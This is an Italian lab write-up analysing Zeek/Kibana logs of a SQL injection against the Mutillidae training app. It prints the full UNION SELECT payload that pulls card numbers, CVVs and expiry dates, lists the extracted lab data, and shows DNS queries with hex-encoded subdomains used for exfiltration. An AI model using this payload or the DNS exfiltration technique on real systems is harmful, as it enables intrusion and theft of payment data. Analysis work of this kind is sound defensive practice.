
2. Analisi della Richiesta HTTP

Nel campo message è presente una richiesta HTTP GET con i seguenti dettagli critici:



The screenshot shows the Zeek - HTTP - Kibana interface. A list of network events is displayed, with the 'message' field highlighted in red. The event details include:

- destination_ip: 209.165.200.235
- destination_port: 80
- event_type: bro_http
- host: d68c9360b6ae
- ips: 209.165.200.235, 209.165.200.227
- message: (A large JSON object describing the HTTP GET request to /mutillidae/index.php?page=user-info.php with various parameters like uid, id.orig_h, id.resp_h, etc.)
- method: GET
- path: /nsm/import/bro/bro-W5Ldfbf0/http.log
- referrer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
- request_body_length: 0
- resp_fuids: FEVWs63HqvCqth3LH1
- resp_mime_types: text/html
- response_body_length: 23,665
- source_geo.city_name: Monterey
- source_geo.country_name: United States



The screenshot shows the capME! - Chromium interface. A detailed log entry is displayed, showing a SQL injection attack on the Mutillidae application. The log entry includes:


- Timestamp: 2020-06-12T21:30:09.445030Z
- Host: 209.165.200.227
- Method: GET
- Path: /mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards- +&password=&user-info-php-submit-button=View+Account+Details
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
- Request Body: (Empty)
- Response Body: (Large binary blob)
- OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460,S,T,N,W7::??:?]
- SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards-+-+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
- SRC: Host: 209.165.200.235
- SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
- SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- SRC: Accept-Language: en-US,en;q=0.5
- SRC: Accept-Encoding: gzip, deflate
- SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
- SRC: Connection: keep-alive
- SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
- SRC: Upgrade-Insecure-Requests: 1
- DST: HTTP/1.1 200 OK
- DST: Date: Fri, 12 Jun 2020 14:30:09 GMT

Significato:

- /mutillidae/index.php?page=user_info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards- +&password=&user-info-php-submit-button=View+Account+Details
- Si tratta di un attacco SQL Injection tramite l'applicazione **Mutillidae**.
 - L'attaccante sfrutta il parametro `username` per eseguire un'unione (UNION SELECT) con la tabella `credit_cards`.
 - L'obiettivo è estrarre dati sensibili: `ccid`, `ccnumber`, `ccv`, `expiration`.

3. Dati Esfiltrati (Credenziali e Carte di Credito)

Nelle risposte HTTP successive, vengono visualizzati dati estratti



The screenshot shows a Chromium browser window with the title "capME! - capME!". The address bar indicates the URL is "localhost/capme/elastic.php?esid=ZzjrzXIBB6". The page content displays several lines of extracted data, likely from a Zeek log analysis. The data consists of fields labeled "DST:" followed by numerical values and some HTML-like tags such as Username=. The extracted data points are:

- DST: 24
DST: 24
DST: Username=4444111122223333

- DST: 17
DST: 17
DST: Password=745

- DST: 22
DST: 22
DST: Signature=2012-03-01
<p>
- DST: 24
DST: 24
DST: Username=7746536337776330

- DST: 17
DST: 17
DST: Password=722

- DST: 22
DST: 22
DST: Signature=2015-04-01
<p>
- DST: 24
DST: 24
DST: Username=8242325748474749

- DST: 17
DST: 17
DST: Password=461

- DST: 22
DST: 22
DST: Signature=2016-03-01
<p>
- DST: 24
DST: 24
DST: Username=7725653200487633

- DST: 17
DST: 17
DST: Password=230



- DST: 22
DST: 22

Esempi di dati rubati:

- Username: 4444111122223333 → Password: 745 → Scadenza: 2012-03-01
- Username: 7746536337776330 → Password: 722 → Scadenza: 2015-04-01
- Username: 8242325748474749 → Password: 461 → Scadenza: 2016-03-01
- Username: 7725653200487633 → Password: 230 → Scadenza: 2017-06-01
- Username: 1234567812345678 → Password: 627 → Scadenza: 2018-11-01

In questo contesto, "Username" rappresenta in realtà numeri di carta di credito, "Password" è il CVV e "Signature" è la data di scadenza.

4. Analisi delle Query DNS Sospette



A screenshot of a CSV file titled "DNS - Queries.csv" located in "/Downloads". The file contains the following data:

Query, Count
"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com", 1
"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com", 1
"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com", 1
"697479206272656163682e0a.ns.example.com", 1

Le Query DNS analizzate mostrano sottodomini apparentemente casuali, come:

434f4e464944454e5449414c20444f43554d454e540a444f204e4f542953.ns.example.com



roguevector

